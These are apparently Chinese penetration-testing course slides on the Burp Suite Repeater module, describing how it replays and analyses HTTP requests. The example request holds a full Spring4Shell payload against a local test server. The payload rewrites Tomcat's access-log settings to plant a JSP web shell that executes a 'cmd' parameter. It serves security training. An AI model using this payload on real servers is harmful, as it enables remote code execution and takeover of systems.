


3.6 Burp Repeater

Burp渗透测试流程



<https://portswigger.net/burp/documentation/desktop/tools/repeater>

- 1、Repeater模块作用
- 2、Repeater模块使用方法

01

Repeater模块作用

用途

- 1、发起HTTP请求，分析响应
- 2、重放请求

Spring 漏洞

Send Cancel < >

Target: http://localhost:8080

Request

Pretty Raw Hex

1 POST /springdemo_war_exploded/index HTTP/1.1

2 Host: localhost:8080

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Cookie: JSESSIONID=14BB837A4803AA4B52899C09561216B6

9 Upgrade-Insecure-Requests: 1

10 Sec-Fetch-Dest: document

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-Site: none

13 Sec-Fetch-User: ?1

14 Cache-Control: max-age=0

15 suffix: %>

16 prefix: <%Runtime

17 Content-Type: application/x-www-form-urlencoded

18 Content-Length: 545

19

20 class.module.classLoader.resources.context.parent.pipeline.first.pattern=
%25%7Bprefix%7Di.getRuntime%28%29.exec%28request.getParameger%28%22cmd%22%29%29%3B%25%7Bsuffix%7Di&
class.module.classLoader.resources.context.parent.pipeline.first.directory=
F:\springdemo_war_exploded\src/main/webapp&
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=&
class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&
class.module.classLoader.resources.context.parent.pipeline.first.prefix=shell

Response

Pretty Raw Hex Render

1 HTTP/1.1 200

2 Content-Type: text/html

3 Content-Length: 5

4 Date: Mon, 18 Apr 2022 14:16:24 GMT

5 Connection: close

6

7 hello

02

Repeater使用方法

- 1、从其他模块发送 (Ctrl + R)
- 2、手动填入

Thank you for watching

无涯老师